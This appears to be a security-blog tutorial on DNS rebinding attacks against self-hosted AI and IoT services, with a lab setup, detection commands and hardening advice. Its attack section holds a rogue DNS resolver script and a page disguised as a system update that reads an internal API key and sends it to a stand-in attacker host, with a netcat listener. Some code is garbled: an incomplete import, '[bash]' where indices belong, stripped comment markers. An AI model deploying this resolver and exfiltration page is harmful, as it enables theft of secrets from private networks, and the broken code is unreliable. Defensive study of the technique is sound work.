Listen to this Post
Introduction:

The proliferation of self-hosted Artificial Intelligence (AI) tools, Large Language Models (LLMs), and Internet of Things (IoT) dashboards has created a new, often overlooked attack surface: the implicit trust granted to the local network. A sophisticated attacker can leverage DNS Rebinding to turn a user’s browser into a proxy, bypassing firewall restrictions and directly attacking internal services that were never meant to be exposed to the public internet. This technique fundamentally exploits the browser’s same-origin policy, manipulating the Domain Name System (DNS) to temporarily gain access to internal IP addresses and the sensitive data they hold, such as AI model APIs or unauthenticated configuration panels.
Learning Objectives:
- Understand the mechanics of DNS Rebinding attacks and how they circumvent the Same-Origin Policy.
- Learn to execute a basic DNS Rebinding attack against a simulated internal service (e.g., a Jupyter Notebook or AI API endpoint).
- Implement effective mitigation strategies including Host header validation, DNS pinning, and proper authentication for internal services.
You Should Know:
1. Understanding the DNS Rebinding Vulnerability
At its core, a DNS Rebinding attack exploits the browser’s trust in the IP address associated with a domain name. A user is tricked into visiting a malicious website. Initially, the attacker’s DNS server responds with a legitimate, external IP address to load the malicious content. However, the attacker’s DNS server is configured with an extremely short Time-To-Live (TTL) value. When the browser later makes a request to the same domain (e.g., to fetch an image or an API resource), the DNS server resolves the domain to an internal IP address, such as `192.168.1.1` or 127.0.0.1. Because the browser sees the request as going to the same domain, it adheres to the Same-Origin Policy and allows the response to be read, thereby granting the attacker a foothold inside the network.
2. Setting Up the Lab Environment (Linux)
To understand the attack, we must simulate a vulnerable internal service. In this case, we will use a simple Python HTTP server to mimic an unauthenticated AI model API endpoint on a local machine.
 On your target machine (e.g., IP 192.168.1.100), create a file representing sensitive data.
mkdir ~/ai_lab && cd ~/ai_lab
echo '{"model": "internal-llm", "api_key": "sk-1234567890abcdef", "status": "active"}' > config.json

Start a simple HTTP server on port 8000 to serve the file.
 In a real scenario, this could be a Jupyter Notebook, TensorBoard, or a Home Assistant instance.
python3 -m http.server 8000 --bind 0.0.0.0
 Note: Binding to 0.0.0.0 makes it accessible on the network, but without authentication, it's vulnerable.
This command sets up a listener on all interfaces. While convenient for a lab, in a production environment, such a service should never be bound to `0.0.0.0` without strict authentication, as it becomes visible to anyone on the local network.
3. Crafting the Malicious DNS Server (Python)
The attack requires a DNS server that can be controlled by the attacker. The following Python script, using the `dnslib` library, will serve two different IP addresses for the same domain based on the source of the query.
 attacker_dns.py
import socket
from dnslib import
from dnslib.server import DNSServer

class RebindingResolver:
def <strong>init</strong>(self, evil_ip, target_ip):
self.evil_ip = evil_ip  The attacker's web server IP
self.target_ip = target_ip  The internal target IP (e.g., 192.168.1.100)
self.queries = {}

def resolve(self, request, handler):
reply = request.reply()
qname = request.q.qname
qtype = request.q.qtype

Simple rebinding logic: first query gets evil_ip, second gets target_ip
client_ip = handler.client_address[bash]
if client_ip not in self.queries:
self.queries[bash] = 0

if self.queries[bash] == 0:
ip_to_return = self.evil_ip
self.queries[bash] = 1
print(f"[] First query from {client_ip}: returning {ip_to_return}")
else:
ip_to_return = self.target_ip
self.queries[bash] = 0  Reset for demonstration, real attacks use TTL
print(f"[] Subsequent query from {client_ip}: returning {ip_to_return}")

if qtype == QTYPE.A:
reply.add_answer(RR(qname, QTYPE.A, rdata=A(ip_to_return), ttl=0))
return reply

Start the rogue DNS server
resolver = RebindingResolver('YOUR_PUBLIC_IP', '192.168.1.100')
server = DNSServer(resolver, port=53, address='0.0.0.0')
print("[+] Rogue DNS server started...")
server.start()
This script demonstrates a simple stateful rebinding. A more advanced attack would use a TTL of 0 to force the browser to re-resolve the IP for every request, making the attack more reliable and stateless.
4. The Attack Sequence and Exploit Code (HTML/JavaScript)
The attacker hosts a webpage on their server (YOUR_PUBLIC_IP) that attempts to fetch data from the internal service after the DNS rebinding has occurred.
<!-- malicious.html hosted on attacker's server -->
<!DOCTYPE html>
<html>
<head>
<title>System Update Required</title>

<script>
function performAttack() {
// Step 1: Attempt to load a resource from the internal IP via the attacker's domain
// This request will be made after DNS has rebound to the internal IP.
fetch('http://malicious-attacker.com:8000/config.json') // Port matches our python server
.then(response => response.json())
.then(data => {
// Step 2: Exfiltrate the data to the attacker's server
fetch('http://YOUR_PUBLIC_IP:8080/exfil', {
method: 'POST',
mode: 'no-cors', // Send but ignore response
body: JSON.stringify(data),
headers: {'Content-Type': 'application/json'}
});
document.getElementById('result').innerText = 'Update complete.';
})
.catch(error => {
document.getElementById('result').innerText = 'Update failed.';
});
}
</script>

</head>
<body onload="performAttack();">

<h1>Checking for system updates...</h1>

<div id="result">Please wait...</div>

</body>
</html>
On the attacker’s machine, they would also need to set up a listener to capture the exfiltrated data:
 On attacker's machine (YOUR_PUBLIC_IP), listen for the exfiltrated data using netcat
nc -lvnp 8080
When the victim visits http://malicious-attacker.com`, the DNS server resolves it to the attacker's IP to serve the HTML. The JavaScript then attempts to fetch `config.json` from the same domain. The browser re-resolves the IP, gets the internal IP (192.168.1.100`), and fetches the sensitive data directly from the victim’s internal server. The data is then sent to the attacker’s listener.
5. Detecting DNS Rebinding Attempts (Windows Command Line)
On a Windows enterprise environment, defenders can monitor for these attacks by analyzing DNS logs. Specifically, look for queries to the same domain with rapidly changing A records or abnormally short TTLs.
 Run PowerShell as Administrator to query DNS client cache for suspicious entries
Get-DnsClientCache | Where-Object { $<em>.Entry -match "malicious" -or $</em>.TimeToLive -lt 10 } | Format-Table Entry, TimeToLive, Data

Monitor live network connections to find browsers connecting to internal IPs on unusual ports
 This command shows established connections and the processes that own them.
netstat -ano | findstr :8000
 Then map the PID to the process name using tasklist
 tasklist /FI "PID eq [bash]"
A browser process (chrome.exe, firefox.exe, msedge.exe) establishing a connection to an internal IP on a port commonly used by development tools (8000, 8888, 5000, 8080) is a strong indicator of a potential rebind attack or a compromised web application.
6. Mitigation: Hardening the Self-Hosted AI Service (Linux/Config)
The most effective mitigation is to prevent the browser from being able to communicate with the service in the first place, or to render the data useless if it does.
Method A: Host Header Validation
Never trust that a request came from a safe origin just because it hit your internal IP. For services like Nginx reverse-proxying an AI tool, explicitly block requests that do not have the correct `Host` header.
 /etc/nginx/sites-available/ai-tool
server {
listen 8000 default_server;
server_name _;  Catch-all

If the Host header is not your expected internal domain, reject it.
if ($host !~ ^(internal-ai.local|192.168.1.100)$ ) {
return 403;
}

location / {
proxy_pass http://localhost:5000;  Your actual AI app
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
}
}
Method B: Implement Authentication and HTTPS
Even on an internal network, require authentication. Use tools like OAuth2 Proxy or Authelia in front of your service.
 Example using Caddy as a reverse proxy with automatic HTTPS and basic auth
 Install Caddy: sudo apt install -y debian-keyring debian-archive-keyring apt-transport-https
 ... (Caddy installation steps)
 Create a Caddyfile
cat > Caddyfile <<EOF
internal-ai.local {
basicauth {
user $2a$14$Zkx19XNoW8kEe9ZrJ2lM.e/9sYc8g.6p6y5Q8jK9lMnoPqRsT1uVW  Hashed password
}
reverse_proxy localhost:5000
}
EOF
 Run Caddy
caddy run
This ensures that even if an attacker rebinds the DNS, they are met with an authentication prompt and cannot access the underlying data.
- Advanced Mitigation: DNS Pinning and Multi-Factor Authentication for Internal APIs
Modern browsers have implemented mechanisms like DNS Pinning to mitigate this, but they are not foolproof. The most robust defense is to treat the internal network as hostile. For critical services like AI model management dashboards or cloud metadata endpoints (a prime target for rebinding), enforce Multi-Factor Authentication (MFA) for every administrative action, and ensure that APIs using API keys also validate the origin of the request using the `Origin` and `Referer` headers, though these can be spoofed.
Another crucial step is to prevent services from binding to all interfaces (0.0.0.0) unless absolutely necessary. Force them to bind to `127.0.0.1` and use a reverse proxy like Nginx or Caddy to manage external access securely. This limits the exposure of the raw service to the network.
 Instead of python3 -m http.server 8000 --bind 0.0.0.0
 Use:
python3 -m http.server 8000 --bind 127.0.0.1
 Now, the service is only reachable from the local machine, not the network, completely neutralizing network-based rebinding.
What Undercode Say:
– Key Takeaway 1: The Same-Origin Policy is a powerful security control, but DNS Rebinding manipulates its core assumption—that domain names map consistently to servers. This attack treats the browser as a proxy to bypass network firewalls, turning a simple visit to a webpage into a direct line of attack against internal development tools, AI APIs, and cloud metadata services.
– Key Takeaway 2: Securing internal services is no longer optional. The assumption of a “trusted internal network” is obsolete. Any service, especially high-value targets like AI model servers and configuration dashboards, must be treated as if they are exposed to the public internet, enforcing strong authentication, Host header validation, and binding to localhost only when network access is not required.
Prediction:
As AI development tools become more integrated into home labs and corporate networks via self-hosted solutions, DNS Rebinding attacks will evolve from niche exploits to mainstream threats. Attackers will develop automated scanners to identify unauthenticated Jupyter Notebooks, Ollama APIs, and Stable Diffusion web UIs exposed on internal networks. The future of defense will rely heavily on “zero-trust” principles applied to the browser, potentially through the adoption of client-side certificates or more aggressive browser-level network isolation policies to prevent any internal network communication from untrusted origins.
▶️ Related Video (88% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Hanslak If – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


